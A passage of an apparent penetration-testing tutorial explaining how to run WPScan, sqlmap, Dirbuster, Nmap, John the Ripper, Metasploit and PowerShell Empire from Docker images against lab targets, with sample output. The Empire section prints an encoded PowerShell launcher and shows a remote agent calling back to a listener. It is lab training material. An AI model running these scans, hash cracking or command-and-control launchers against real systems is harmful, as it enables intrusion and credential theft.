
Let me explain this in a better way: You can observe in the highlighted session that it has created alert against root privilege for running the docker image.



To fix such type of misconfiguration, stop the running process for docker and then again, run the docker image with low privilege user access as shown below.

```
docker stop $(docker ps -aq)

docker rm $(docker ps -aq)

docker run -itd --user 1001:1001 ubuntu

docker exec -it <container-id>
/bin/bash
```

If the loophole is closed, use the bench again for cross-validation and this time ensure you have passed the warning. As you can see, this time we got the Green sign that shows we got the loopholes patched.



iGNITE Technologies


Docker for Pentester: Pentesting Framework

Docker for Pentester: Pentesting Framework


WPScan

Now let's continue with our first pentest tool which is used to scan the WordPress CMS-designed website known as WPScan. Open the terminal on your local machine and execute the following command as a superuser, it downloads and builds the docker package.

```
docker pull wpscanteam/wpscan
```



So we have a WordPress pentestlab, you can create your own WordPress pentestlab and learn more from here.



To use the WPScan docker image you just need to run following command and start pentesting your WordPress.


```
docker run -it --rm wpscanteam/wpscan --url
http://192.168.1.105/wordpress/
```

```
root@u                                                          ess/
_____
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.2
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jul  7 15:42:05 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.105/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

SQLmap

As we have already told you how to develop your own docking penetration assessment platform, this is SQLMAP for SQL injection testing on our website as our next import pentesting tool. Run the next command, which pulls the SQLMAP docker image.


```
docker pull googlesky/sqlmap
```



Assuming testpphp.vulnweb.com is the target website I would like to use sqlmap to test SQL Injection for.

For use the SQLMAP docker image only you need to run the following command and start SQL injection testing.


```
docker run -it googlesky/sqlmap -u
http://testphp.vulnweb.com/artists.php?artist=1
--dbs --batch
```


root@ubuntu:~# docker run -it googlesky/sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs --batch
{1.4.7.4#dev}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ssume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 15:51:25 /2020-07-07/
[15:51:26] [INFO] testing connection to the target URL
[15:51:32] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:51:32] [INFO] testing if the target URL content is stable
[15:51:33] [INFO] target URL content is stable
[15:51:33] [INFO] testing if GET parameter 'artist' is dynamic
[15:51:33] [INFO] GET parameter 'artist' appears to be dynamic
[15:51:33] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQ
[15:51:34] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) valu
[15:51:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:51:35] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[15:51:35] [INFO] testing 'Generic inline queries'
[15:51:35] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNE
[15:51:35] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[15:51:36] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[15:51:36] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[15:51:36] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[15:51:36] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'

Dirbuster

Move to our next pentest tool “Dirbuster”, which digs out the web directories and pages to reveal the sensitive data stored in the web application. Therefore, run the following command to pull the Dirbuster docker image.

```
docker pull hypnza/dirbuster
```



To use Dirbuster’s docker image only you need to run the following command and start testing for enumeration of web directories.


```
docker run -it hypnza/dirbuster -u
http://testphp.vulnweb.com/
```


root@ubuntu:~# docker run -it hypnza/dirbuster -u http://testphp.vulnweb.com/
Jul 07, 2020 3:57:17 PM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
Starting OWASP DirBuster 0.12 in headless mode
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /images/ - 200
Dir found: /cgi-bin/ - 403
File found: /index.php - 200
File found: /categories.php - 200
File found: /artists.php - 200
File found: /disclaimer.php - 200
File found: /cart.php - 200
File found: /guestbook.php - 200
Dir found: /AJAX/ - 200
File found: /AJAX/index.php - 200
File found: /login.php - 200
File found: /userinfo.php - 302
Dir found: /admin/ - 200
Dir found: /Mod_Rewrite_Shop/ - 200
Dir found: /hpp/ - 200
File found: /search.php - 200
Dir found: /Flash/ - 200
File found: /Flash/add.swf - 200

Nmap


How can we leave the network scanning's most effective tool, my favourite NMAP penetration testing tool? So, run the command below without waste of time and follow the steps

```
docker pull instrumentisto/nmap
```



Hopefully, you people know about Nmap and its command, I'm just showing you how to use Nmap docker image for network scanning.


```
docker run --rm -it instrumentisto/nmap -sV
192.168.1.108
```



HTTP Python Server

File transfer is another big part of penetration testing and we should not ignore that, so here I'm going to pull the python server docker image for HTTP.

```
docker pull trinitronx/python-simplehttpserver
```




Execute the following command to run the docker image on port 5555

```
docker run -d -v /tmp/:/var/www:ro -p 5555:8080
trinitronx/python-simplehttpserver
```

John the Ripper


Without a password cracking tool, the penetration testing framework would not be considered an ideal pentest system, so by executing the following command I pull the Johntheripper docker file.

```
docker pull obscuritylabs/johntheripper
```



Now, if you have a hash file in your machine, then run the following to make use of the docker image for john ripper to crack the password from inside the hash file.

```
docker run --rm -it -v ${PWD}:/root
obscuritylabs/johntheripper --format=NT
/root/hash
```



Metasploit

Metasploit is the most relevant and delegated tool for penetration testing. The manual installations of Metasploit often pose problems for a pentester. Run the following command to drag the Metasploit docker image to your local machine.

```
docker pull metasploitframework/metasploit-framework
```


```
root@ubuntu:~# docker pull metasploitframework/metasploit-framework
Using default tag: latest
latest: Pulling from metasploitframework/metasploit-framework
4167d3e14976: Pull complete
5f8b33ddc147: Pull complete
cbca8ca4a596: Pull complete
```

To run the Metasploit docker file, execute the command given and proceed using the console in Metasploit.

```
docker run --rm -it -p 443:443 -v
${PWD}:/root/.msf4  metasploitframework/metasploi
t-framework
```

```
root@ubuntu:~# docker run --rm -it -p 443:443 -v ${PWD}:/root/.msf4  metasploitframework/metasploit-framework

       =[ metasploit v5.0.98-dev                          ]
+ -- --=[ 2043 exploits - 1104 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: You can use help to view all available commands

[*] Processing docker/msfconsole.rc for ERB directives.
[*] resource (docker/msfconsole.rc)> Ruby Code (236 bytes)
LHOST => 172.17.0.5
msf5 >
```

It functions the same as we have Kali Linux as you can see from the picture below.



PowerShell Empire

Last but not least penetration testing tools are PowerShell Empire whose docker image we 're going to install, and to do this, just run the command below to pull the docker image out of the docker hub.

```
docker pull bcsecurity/empire
```

To run the Empire docker image to access the console, execute the given command and continue the way you use it.

```
docker run --rm -it -p 443:443 -v
${PWD}:/root/empire bcsecurity/empire
```

```
root@ubuntu:~# docker run --rm -it -p 443:443 -v ${PWD}:/root/empire bcsecurity/empire
```

```
       301 modules currently loaded

       0 listeners currently active

       0 agents currently active


(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Host http://192.168.1.104
(Empire: listeners/http) > set Port 443
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a productio
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > launcher powershell http
powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBlAHIAUwBpAG8ATgBUAC
0AFQAWQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAc
QAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABp
wByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJAA3ADk
AGcAZwBpAG4AZwAnAF0APQAwADsAJAA3ADkAMABbACcAUwBjAHIAaQBwAHQAQgAnACsAJw
```


It functions the same as we have Kali Linux as you can see from the picture below.

```
[*] Sending POWERSHELL stager (stage 1) to 192.168.1.107
[*] New agent R2LB3WZ5 checked in
[+] Initial agent R2LB3WZ5 from 192.168.1.107 now active (Slack)
[*] Sending agent (stage 2) to R2LB3WZ5 at 192.168.1.107

(Empire: listeners) > interact
*** Unknown syntax: interact
(Empire: listeners) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process
 ----     -- -----------     ------------      --------                -------
 R2LB3WZ5 ps 192.168.1.107   DESKTOP-A0AP0OM   DESKTOP-A0AP0OM\raj     powershell

(Empire: agents) > interact R2LB3WZ5
(Empire: R2LB3WZ5) > info

[*] Agent info:

        id                    1
        session_id            R2LB3WZ5
